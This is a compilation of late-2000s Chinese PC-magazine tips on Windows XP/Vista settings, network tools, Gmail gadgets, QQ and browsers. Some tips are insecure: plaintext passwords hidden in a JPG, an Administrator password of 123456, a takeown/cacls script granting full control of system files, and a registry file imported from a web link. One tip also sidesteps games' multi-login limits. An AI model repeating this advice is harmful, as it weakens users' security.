在实际使用电脑的过程中，前台进程总是只有一个，为了保证它更流畅的运行，可以将后台的一些程序（如游戏中挂机升级）的优先级别设置得低一点。

方法1：打开任务管理器，在“进程”标签中，找到需要“降级”的进程，右击并选择“设置优先级→低于标准”即可。除此之外，对于多核CPU来说，还可以设置应用程序的CPU关系，右击进程名称选择“设置关系”，设置控制允许执行对应进程的CPU，即干活儿的CPU（见图2）。

方法2：使用ProcessTamer（以下简称PT）这款进程辅助工具，可控制进程对系统资源的占用，下载地址：http://www.newhua.com/soft/41625.htm。开启后，当PT发现某一进程占用CPU过多时，就会智能调节优先级。如果你对它的自动控制没信心，还可以进行手动控制：




图2

右击系统托盘中的PT图标，选择“Configure”（设置）打开PT主界面。在“Processes”（进程）界面中，设置“Priority”（优先级）可以修改进程的优先级别，在这里的更改会立即生效，直到对应的程序退出为止。如果想让某个程序每次运行时都按照特定的优先级别运行，则需要在“Explicit Rule”（外在规则）项中设置（见图3）。


在“Configuration”界面中，

小提示

如果只想通过“Explicit Rule”对程序进行控制，则需要取消此项勾选。

喜欢Win2000的经典菜单：右击任务栏空白处，选“属性→[开始]菜单→经典[开始]菜单”即可恢复到经典菜单。

可以对PT进行更详细的设置，其中与程序控制关系比较大的就是"Tame Applications Based on CPU Usage"（基于CPU占用限制进程）选项，通过更改下方的数据设定，如图4所示，来判定是否作出调整。


图3




图4

2 网络带宽你别抢

同时运行多个网络程序时，常常会有带宽不够用的感觉，如游戏卡机等，最主要就是多个程序之间抢占带宽所引起的。下载类软件比较好办，一般都自带流量控制功能，直接进行设置即可，如果是一些游戏或其他网络程序，就需要请Netlimiter出场了，可从http://www.netlimiter.com/download/nl_2010_pro.exe处下载。

NetLimiter（以下简称NL）本身还附带了一个防火墙程序，安装时可根据需要选择。NL安装完成后会要求重启，重启后会自动运行。双击系统托盘中的图标，在打开的对话框中单击"Continue"（继续）按钮，进入NL主界面。下面以限制我的电驴程序下载和上传速度为例简单说明一下如何利用NL对应用程序进行限速处理。

在NL主界面中分别单击"Online"（在线）和"Limits"（限制）标签，勾选电驴程序对应的"Limit"列中的复选框，单击数字可弹出设置对话框，输入想要限制的速度然后单击"Set"（设置）按钮即可（如图5）。其中Incoming对应的为下载速度，Outgoing为上传速度。

小提示

单击Units右侧的小箭头可改变下载速度的单位，单击Zone右侧的小箭头可更改显示的区域（本地网、Internet等）。



图5

小技巧：程序巧分身

大部分的网游程序，官方为了防止同时登录多个账号作弊，限制了程序的多开。

方法1：虚拟机助阵

参见22期的《老鸟改造虚拟赛车，完美外观加高速运行》一文。

方法2：小沙盒帮忙

小巧玲珑的沙盒Sandboxie（下载地址：http://www.newhua.com/soft/49367.htm），也可以轻松实现游戏的多开。

安装完毕后，只需右击应用程序，选择"Run Sandboxed"（在沙盒中运行）即可。

小编有话说：

硬件不断的升级，但很多时候并没有发挥它们应有的性能，在操作系统的大版本升级之前，通常可以通过一些第三方工具的辅助，进而达到提升系统性能的目的，程序多开就是一种很好的提升系统性能的方法。（文/李云峰）CF [XF06]

任务栏聪明了 分组会数数了

在Windows XP中，打开的多个IE窗口会自动堆积在一个窗口下，这就是分组功能。这个功能虽然把类似的文件合并在一个组中，减少了占用的内存，但给我们查找文件带来不便，必须在组上单击一次，然后才能找到相应的文件。

不用就走开

要取消这个功能，可以用鼠标右键单击任务栏，点"属性"，去掉"分组相似任务栏按钮"前的复选框即可。


要用就智能

如果不想禁用此项功能，但是又不想让系统过早地进行任务栏分组，可以通过修改注册表来定义：当任务栏窗口达到一定数量后才开始分组。具体方法如下：

单击"开始→运行"命令，弹出"运行"对话框，输入"Regedit"并回车，打开注册表编辑器。依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced这个子键，右击Advanced选择"新建→DWORD值"新建键值"TaskbarGroupSize"，并为其赋值，比如设置窗口的数量为10个，如图所示，则当前任务栏上打开的窗口超过10个以后，系统才会进行任务栏分组。（吉林/落叶是我）CF [XF07]



减少启动加载程序："开始→运行"键入"msconfig"启动"系统配置实用程序"，进入"启动"，清除无用即可。



精简版XP 快速找回传真

前几日，单位同事因为要收发传真，好不容易找了块PCI的“猫”，赶紧叫我给它装上驱动，接着再在“添加/删除Windows组件”添加“传真”组件，咦，不见此项。回头一看，系统安装的是XP精简版！此等小问题，难不倒我。立马找来XP安装光盘放入光驱，开始行动。

第一步：在XP安装光盘I386目录中，找到FXSOCM.DL_、FXSOCM.IN_两个文件，复制到D盘的LS文件夹中。在“开始→运行”中输入“cmd”回车打开命令提示符，定位到D:\LS文件夹，输入“expand FXSOCM.IN_ FXSOCM.INF”和“expand FXSOCM.DL_ FXSOCM.DLL”，将FXSOCM.DL_、FXSOCM.IN_解压成FXSOCM.DLL和FXSOCM.INF文件。

小提示

或直接将FXSOCM.DL_、FXSOCM.IN_扩展名更为“.rar”，然后用WinRAR解压。

第二步：将FXSOCM.INF文件复制到系统分区\Windows\inf目录下，将FXSOCM.DLL文件复制到系统分区\Windows\system32\setup目录下。进入到系统分区\Windows\inf目录，用记事本打开sysoc.inf，在[Components]下，如图1所示，添加一行：

Fax=fxsocm.dll,FaxOcmSetupProc,fxsocm.inf,,7

保存。

```
[Version]
Signature = "$Windows NT$"
DriverVer=07/01/2001,5.1.2600.5512

[Components]

K=KOC.dll,KOCSetupProc,KOC.inf,HIDE,7
NtComponents=ntoc.dll,NtOcSetupProc,,4
WBEM=ocgen.dll,OcEntry,wbemoc.inf,hide,7
Display=desk.cpl,DisplayOcSetupProc,,7
Fax=fxsocm.dll,FaxOcmSetupProc,fxsocm.inf,,7
NetOC=netoc.dll,NetOcSetupProc,netoc.inf,,7
```

图1

第三步：进入“控制面板→添加/删除程序”，如图2所示，点击左侧的“添加/删除Windows组件”来添加“传真服务”，点击“下一步”，稍等片刻即可完成安装。

你试试看

俗话说“解铃还需系铃人”，XP的瘦身工具一般有Nlile和XPlite等，通过这些软件，也可方便地恢复Windows组件，如果你有兴趣的话可以尝试一下！或许可以把成功的经验分享给大家：xit@cfan.com.cn，等待你的来信。(湖南/吴勇霖) CF [XF08]



图2

网络大补贴

一般情况下，精简版的XP系统精简了一些不常用的组件、输入法、驱动等，在http://www.xpxzlt.cn/htm_data/39/0803/2999.html中，你可以找到这些精简版XP缺失的东西，下载后安装即可。

小抄速记 Slightly copies the shorthand

Q1 如何才能完全删除桌面右键菜单的显卡图标？

答：先说说ATI显卡，点击“开始→运行”，输入“regsvr32 atiacmxx.dll /u”回车；而nVidia显卡呢，在运行中输入“regsvr32 /u nvcpl.dll”回车即可；Intel集成的显卡，只需在运行里输入“regsvr32 igfxpph.dll”；Intel 845集成显卡，则需要运行“regsvr32 /u igfxsrvc.dll”命令。


Q2 存放密码一直是件麻烦事，弄不好就会被人发现，教我个让人意想不到的技巧吧！

答：把密码藏在图片里面，多数人不会想到这点，比较安全。

第一步：新建一个存放密码的TXT文本，将常用的用户名和密码都输入进去。把一个图片文件sample.jpg放在TXT所在目录d:\下。

第二步：在“开始”菜单“运行”中输入“cmd”回车打开命令提示符，输入“d:”回车转到该目录。在输入命令“COPY sample.jpg /b + 1.txt /a new.jpg”回车，注意其中的空格。

用记事本打开这个图片，就会发现在文本的最后就有刚刚存放进去的密码，如图所示。



上图是在命令提示符输入过程，下图是用记事本打开图片后看到的密码。

Q3 如何修改“我的电脑”右键属性中的注册信息？

答：在注册表中即可完成修改，在开始菜单“运行”中输入“regedit”回车打开注册表编辑器，依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion，如下面列举的条目所对应，只需双击键值便可随意修改了：

“ProductName”=Microsoft Windows XP 操作系统名

“RegisteredOrganization”=XX公司 注册时的组织名字

……

可对照着“我的电脑”属性来修改。

Q4 如何去掉“Windows+L”锁定电脑后屏幕上的关机按钮？

答：点击“开始→运行”，输入“GPEDIT.MSC”回车打开组策略编辑器。依次展开“计算机配置→Windows设置→安全设置→本地策略→安全选项”，双击右侧的“关机:允许在未登录前关机”，将其属性设置为“已禁用”，点击“确定”即可。CF [XF09]

让Windows XP读英文：找到“辅助工具”的“讲述人”程序，点“声音”进入“声音设置”界面，进行设置保存即可。



Vista较真不放行 权限故障面面观

本文可以学到	1.了解Vista下多个权限故障产生的原因	2.解决常见权限故障通用方法

随着使用Vista用户越来越多，编辑部也接到越来越多读者求助电话。由于Vista采用NTFS分区，读者求助电话中反映权限故障的就特别多。遭遇权限故障又该如何去解决？傻博士急大家所急，下面就结合几封读者来信和大家一起探究Vista权限之谜。

普通用户——读者杨丽：打补丁，无法安装MSI文件

晓红的一个程序需要安装补丁，下载MSI格式安装文件，官方网站提示需要用管理员权限安装。她的账户已经是系统管理员，可每次都会弹出"The error code is 2869"的错误提示。

原因分析： 出现错误的原因是由于权限不足所致。出于系统安全考虑，Vista用户以系统管理员登录系统，仍然只是拥有标准账户的权限。



傻博士支招： Vista默认提权操作是通过右键"以管理员身份运行"完成。对于右键没有出现上述菜单，但是又需要提权运行的文件，可建立一个管理员权限运行的命令提示符，以后需要提权的程序在其中运行即可。

在桌面新建一个快捷方式"cmd"，快捷方式指向"c:\windows\system32\cmd.exe"。接着右击快捷方式cmd选择"属性→高级"，勾选"以管理员身份运行"。这样以后要运行上述类似程序，在桌面启动命令提示符后，直接输入需要运行的程序路径即可，如"c:\abc\aa.msi"。

小提示

由于权限是可以继承的，在上述命令提示符运行的程序就拥有管理员权限。

QQ狂人——读者安米：QQ找不到聊天记录，换用户后找不到过往号码

安米近日装上了Vista，可是使用QQ后在安装目录下，找不到自己QQ账号名称的目录，自然无法备份其中的聊天记录，这可把这位QQ狂人急坏了。

原因分析： 默认安装在"C:\Program Files"目录下的程序，当前登录用户并没有写入该目录权限（可以读取、列出文件目录，见图1）。为了保证程序的正常运行，Vista使用"虚拟重定向"方法，将需要写入数据目录重定向到了当前用户目录。QQ2008正式版安装后，个人信息目录被转移到私有目录，其他账户登录后无读写权限，不会列出曾经登录过的QQ号码。

傻博士支招： 解决的方法一是取得安装目录的完全控制权限，另外就是将程序安装在FAT32目录。比如，可以将QQ安装目录剪切到FAT32分区，然后再将"C:\Users\[用户名]\AppData\Local\VirtualStore\Program Files\Tencent\QQ\QQ号"转移到QQ安装目录，在QQ中将个人信息保存目录指向自己QQ号目录，这样即可像以前一样使用QQ了。



图1

系统爱好者——读者王甘：试图对Vista减肥，却无法删除系统目录下的文件

王甘准备删除"C:\Windows\System32\DriverStore\FileRepository"下多余文件来给系统减肥，可总是弹出拒绝删除提示（见图2）。




图2

原因分析： 为了保护系统文件完整，默认情况下当前登录用户是没有权限删除系统重要目录的。




图3



傻博士支招： 首先要获得文件所有权，才能对权限进行编辑。可通过修改注册表完成：

第一步：右击桌面"计算机→管理"，依次展开"系统工具→本地用户和组→用户"。双击Administrators账户，去除"该账户已禁用"前的勾选，同时为Administrator账户设置密码如123456。

第二步：启动记事本新建脚本a.cmd，放在c:\，代码（参数间有空格，CFAN为当前登录管理员账户）：

```
takeown.exe /A /F %1
cacls.exe %1 /E /G cfan:F
```

第三步：输入网址http://work.newhua.com/cfan/200901/kz.reg，双击导入注册表。右击选"完全控制"，即可对系统文件控制了（见图3）。

写在最后

保存在桌面的文件无法拷到C盘，双系统用户在XP下无法访问Vista下曾经访问的桌面、文档等，这其中的根源就是权限不足，解决之道，傻博士总结如下：

1.使用"管理员身份运行"提权，以管理员身份运行cmd.exe，使用copy命令将桌面文件复制到C盘。

2.使用上述注册表右键菜单手动修改权限设置，获取文件（夹）完全控制权。

3.直接使用内置Administrator（需要先激活）登录进行操作。（福建/平淡） CF [XF10]

关闭系统还原：单击"开始→所有程序→附件→系统工具→系统还原"，清空"在所有驱动器上关闭系统还原"复选框，确定即可。

责任编辑：柳絮飞 投稿地址：wangl@cfan.com.cn
博客地址：http://fly2spring.blog.cfan.com.cn



足不出Gmail，也知天下事

收邮件、看新闻、玩游戏、查天气，网民们的日常生活也不过如此。而这些日常“网事”，仅在Gmail中就能全部完成，当然我们还要给Gmail加装一些Gadgets（小工具）才行。

启用小工具（Gadgets）

首先要把Gmail切换到英文版，登录后点击“设置→常规”，将“Gmail的显示语言”设置为“English(US)”，再点击“保存更改”。页面自动刷新后重新点击“设置”（Setting），这时会发现多出Labs（实验室）标签，其中包含许多中文Gmail所没有的项目。找到最后的“Add any gadget by URL”（通过URL添加小工具），勾选右侧“Enable”（激活），再点击下方“Save Changes”（保存更改）即可启动它。

习惯用中文Gmail的，可重新进入设置页面，将显示语言改回为“中文（简体）”。此时回到设置页面，将会多出“小工具”标签，切换进去后，在“通过URL添加小工具”中添加小工具的URL地址，再点击“添加”，即可为Gmail扩展新功能了（见图1）。

小提示

Gmail试验室中有许多有趣的项目，如协助管理工作流程的Tasks、支持鼠标手势的“Mouse Gestures”等，有兴趣的朋友可以深入挖掘。




图1

有用的小工具哪里寻

打开http://www.labpixies.com/，会发现这里提供有不少小工具，挑选一个，点击其下的“+iGoogle”将其添加到自己的iGoogle中。再在iGoogle界面中点击新增小工具的菜单按钮，选择“共享该小工具”（见图2），在出现的对话框中点击“或将链接复制并粘贴到此小工具”，从得到的小工具网址中提取出XML文件地址，本例为“http://www.labpixies.com/campaigns/trio/trio.xml”，复制粘贴到图1所示地址框中，即可将它添加到Gmail的侧边栏了。



图2

同样的方法，我们可以将自己常用的其他小工具添加进来，这样就可以做到“足不出Gmail”，也知天下事了。(文/侯忠) CF [XF11]

内网传文件，电驴为何不跑？

本刊曾介绍用电驴在局域网中传输文件，结果有朋友问起：为何在局域网中用电驴传文件时半天都不动？就此问题再与大家一起讨论。

我觉得问题的主要原因，应该是两台电脑上的电驴软件没有连接成功造成的，可通过以下步骤逐步排查：


第一步： 先确认欲共享的两台电脑是否能够互通，最简单的测试方法是使用Windows自带的共享功能共享某一文件，从另一台电脑中试图访问共享的文件，测试能否成功。

第二步： 确认两台电脑中的防火墙对电驴进行了“放行”操作，也就是说要保证两台电脑上的电驴连接时，不能被防火墙阻挡。可在测试共享时，暂时关闭电脑上的防火墙软件试一下。

第三步： 在电驴的“选项”对话框中，确保“连接”标签右侧的“网络”区域中“Kad”选项被勾选。

第四步： 如果确认上面提到的都没有问题，在显示ED2K链接时，在“基本选项”中勾选“把你的IP地址作为来源添加进链接”项，然后再使用该地址让对方下载尝试一下。

另外，如果使用了类似UPnP的功能，电驴开启时自动映射了外网的地址，在添加到ED2K链接中的IP地址要人为更换成内网地址（见图）。(文/李云峰) CF [XF12]





用手机随时“监控”你的博客

小米暗恋一个女孩。这个女孩有一个博客，每天都会在上面记录一下自己的心情，通过博客就可以了解她的很多事情。不过小米平时工作比较忙，没有时间经常上网。小米就想，手机可以上网，不如用手机访问她的博客好了。不过大部分博客都不支持手机浏览，这让小米比较为难。那么怎么才能制作一个手机版的博客，让自己随时关注女孩的信息呢？到网上找了一圈，终于找到一个名为Feedm8的网站，它正好满足了小米的需要。

首先登录Feedm8（http://feedm8.com/）网站，左侧可看到手机版博客预览效果，右侧是一堆它直接支持的网站。如果上面没有你想看的博客或网站，可在下面“or enter a site”（或输入一个站点）中输入你想查看的博客地址，单击“go”之后，网站将显示给你新地址（如：http://go.feedm8.com/gjnpmg），在手机中浏览它，即可看到如图1所示的效果了。注意：不习惯英文页面的朋友，可在Feedm8主页下方点击“中国站”，切换到中文Feedm8。

以后，小米通过手机来随时关注这个女孩的博客，了解她的最新动态。功夫不负有心人，在小米的猛烈追求下，那个女孩终于成为了她的女朋友。

图1

Feedm8还可以帮助我们制作自己的手机版博客。首先注册用户：打开http://www.feedm8.com/web/user_signup，输入博客地址和自己的邮箱，选中“I have read and agree to the terms of use”（我已阅读并同意使用协议）项，最后点击Submit（见图2）即可。注册后查看邮箱以获取密码，重新登录Feedm8，页面左侧将显示手机上看博客的模拟效果，右侧是选项设置，可根据自己的实际情况，设置手机博客的网址、博客名称、显示颜色、页面大小等，方便好用（见图3）。**(文/阎皓的皓)** CF [XF13]

Mobilize Your Website

Web Address: http://blog.sina.com.cn/my1515

Your Email: lbxx@163.com

I have read and agree to the terms of use　Submit

图2

Basic | Display | Advanced

Verified: No

Feed URL: http://blog.sina.com.cn/rss/my1515.xml

Mobile Shortcut: http://feedm8.com/ mobile336

Name

Show Description

Show Options in: 简体中文 (Simp. Ch)

图3



悄无声息归来的“WebQQ”

有些公司封闭QQ端口，有时出差在外所用的电脑上没装QQ……总而言之，我们时常会碰到无法使用QQ的尴尬。以前腾讯还推出了WebQQ服务，可以通过网页在线聊天，谁知WebQQ莫名其妙地无疾而终。不过，对各位聊天狂人来说有福了，因为通过QQ邮箱，我们也可以实现WebQQ的功能了。

登录QQ邮箱，单击上方“设置”进入邮箱设置界面，点击右上方的“体验室”，在最下方会看到邮箱聊天的设置，点击“我要开通”按钮（见图1）。

邮箱聊天

我要开通

图1

这时在QQ邮箱左侧“联系人”中会看到多出的数字，这是QQ好友在线的数目（见图2）。点击该数字就会弹出WebQQ窗口，里面有QQ好友分组（见图3），点击某好友打开聊天窗口，就可以开聊了。

写信　收信　联系人

图2

联系人

图3

虽然此聊天窗口功能比较简陋，只能进行最基本的文字聊天，连表情都无法发送，但聊胜于无，非常时刻也许还能起到紧急联络好友的作用呢。**(辽宁/小新)** CF [XF14]

小提示

★QQ邮箱的功能非常强大，值得大家进一步挖掘。比如想给MM发封邮件，嫌平淡的文字不够深情，则可以试试QQ邮箱的语音邮件功能：在QQ邮箱中点击“写信”进入撰写邮件界面，单击右侧“语音邮件”，然后接好麦克风，再点击“开始录音”，就可以将你的甜言蜜语录制下来（限长3分钟），最后填写好收件人地址及正文内容，发送即可。当对方也是QQ邮箱收到语音邮件后，就会自动调用QQMail音乐播放器来播放录制的声音了。接收方非QQ邮箱也没关系，你的录音将以附件的形式发送到她的邮箱中。注意：使用语音邮件，需要你的QQ邮箱在8级以上。



左右逢源，世界之窗畅游视频时代

随着带宽的增加，越来越多的人喜欢在视频网站上看在线视频了。如何快速找到想看的视频？在多页面浏览器中如何边看视频边浏览网页？如何找到真实的视频下载地址？还好有“世界之窗”，一切难题迎刃而解。

软件小档案:世界之窗浏览器	
软件版本:2.3.2.1	软件大小:603 K
适用平台:Windows 2000/XP/Vista	
下载地址:http://www.ioage.com/cn/download.htm	

“土豆”向左，“优酷”向右

打开“http://www.ioage.com/web/web_search_cn.htm”页面，在下方的“视频”中，勾选相应的视频网站并点击“应用”按钮。这时在浏览器右上角的搜索框中点击相应的搜索图标，找到搜索下拉窗口，在搜索引擎列表上点击右键，这时选择相应的拖动搜索功能，向右可以选择为“土豆”，向左拖动选择为“优酷”（见图1）。这样设置之后，浏览网页时如看到《李小龙传奇》的电影介绍，可直接选中此电影名字，向右拖动即自动使用“优酷”搜索到相应的视频，点击打开即可观看。当然我们也可以把常用的“百度”或者“谷歌”设置为一个“手势”，达到一拖即搜的功效。

图1

视频“置顶” 网页、视频轻松看

当打开相应的视频时，我们有时还会看一些网页，不过现在都是多标签浏览器，这时就比较麻烦，不能同时“一心两用”了。世界之窗很好地解决了这个问题：在视频播放窗口，拖曳标签到页面上放开即可拖出标签，拖出的标签将置顶显示。这时把这个窗口调整为适当的大小，效果很不错哟！当然，也可以按下Ctrl键，然后再点击网页和视频页面分屏浏览和查看网页。



图2

“嗅探”及下载，我不只用来浏览

当我们在网上看视频时，特别是查看一些国外的视频可能有时觉得网速不流畅，观看时很“卡”的感觉，这时就想把它们下载到本地，以便随时欣赏。不过这些网站一般都把真正的播放地址进行了隐藏。怎么才能找到这些真实的播放地址呢？一般人都会安装影音嗅探之类的工具，不过使用世界之窗却可以轻松解决这个问题。

打开“http://www.reuters.com/news/video?videoId=94006&videoChannel=1”页面，在这里我们会看到“路透社”的一个视频，不过却看不到下载地址，这时点击“工具→页面元素查看器”，在页面元素查看器上点击“刷新”。稍等片刻，即可在查看器中看到真正的视频地址了（见图3）。找到下载地址后，选中它并点击页面元素查看器下方的“保存”按钮，这时就会自动调用世界之窗的下载工具下载了。当然也可以点击“复制”使用其他下载工具。(作者/侯忠) CF [XF15]





图3

> **小提示：一键静音**
> 有时正在看视频，突然MM或者同学同事与自己说话，这时我们就要静下“音”来听他们讲话了，直接点击世界之窗状态栏的“喇叭”就OK。

开心“百元周计划”



最近，网上兴起“百元周计划”，就是把周一至周五工作日期间的全部餐饮、交通、娱乐、购物、保健、运动等消费加起来，控制在100元以内。说白了，这就是一个“省钱活动”。这一活动的关键，是在网上晒出自己每天的账单。开心网（http://www.kaixin001.com）上新增的“记账”组件，恰好可以玩这个。添加此组件后进入，即可在“我要记账”中记下自己这一天花了多少、挣了多少，以及什么事情等。除了可查看自己的账本外，我们还可以翻看“好友的账本”看看他们都干了什么，好玩吧。

小编说：前段时间玩腻了“开心”的朋友恐怕不知道，开心网又增加了多个新组件。其中比较好玩的有虚拟朋友，类似于以前的养宠物游戏，你要给他（她）喂食、逗他（她）玩等，作为报答，他（她）可能会给你讲笑话等，你也可以去你朋友处逗逗他们的虚拟朋友。另外有一个买房子组件也挺好玩，并且可以用车市赚来的钱，那些忙于争车位的朋友，现在终于有目标了。(文/流言) CF [XF16]

小抄速记
Slightly copies the shorthand

Q1 我很喜欢在YouTube上观看视频，可是视频质量都不是很好，有什么办法在YouTube上看到清晰的视频？

答：默认情况下，YouTube视频分辨率只有320×240。不过，现在YouTube已经为大家提供更高解析度的视频。对于已经存在高清版本的视频，则会在视频下面增加“Watch this video in higher quality.”（观看高清版视频）链接，点击该链接即可以观看高清视频了。没有该链接视频，也可以尝试在视频链接后面加上一个“&fmt=6”参数，视频质量也会更清晰（前提是该视频在YouTube有清晰版本）。

Q2 我和QQ好友聊天时，经常收到各种好看的表情图片，自己也很想制作一些特色表情，该如何去做？

答：现在很多网站都提供在线制作表情服务，比如只要登录http://www.92make.com/html/sc/，先选择需要制作表情的图片并单击打开。接着就可以在打开的页面为图片添加各种特效（如气泡、特字字体、闪字等），完成后单击“生成图片”可完成表情的制作。

Q3 买了智能手机后经常要下载软件，可是很多手机软件都是一些专业论坛提供并且是RAR压缩格式，手机上网无法访问这些网站，怎么在不借助数据线情况下把这些转换为手机可以下载的资源？

答：借助UCWEB网络硬盘就可以解决这个难题了。这里以多普达S1手机为例，在手机上安装UCWEB浏览器。在电脑上下载并解压资源，打开http://my.ucweb.com/index.php?op=fileman，按提示登录自己手机硬盘，把资源上传到手机硬盘。在手机上启动UCWEB选择：我的地盘→手机硬盘，进入硬盘后把光标停留在“打开文件”的链接上，使用菜单“工具→下载”就可以下载到手机了。

Q4 现在假冒银行钓鱼网站越来越多，如何有效保护自己不被“钓鱼”？

答：平时就可以在浏览器中打开各大银行主页，并将各大银行网站添加到收藏夹。这样在进行网银支付的时候，最好不要在购物网站页面点击网站提供的银行网站链接，而是通过收藏夹链接打开银行网站进行支付。另外，像傲游浏览器，本身就带有安全网站检测功能，当登录银行网站时，如果检测正常无误，则地址栏以绿色显示。（文/俞木发）CF [XF17]

叮咚！从迷你博客和SNS来的4条短消息

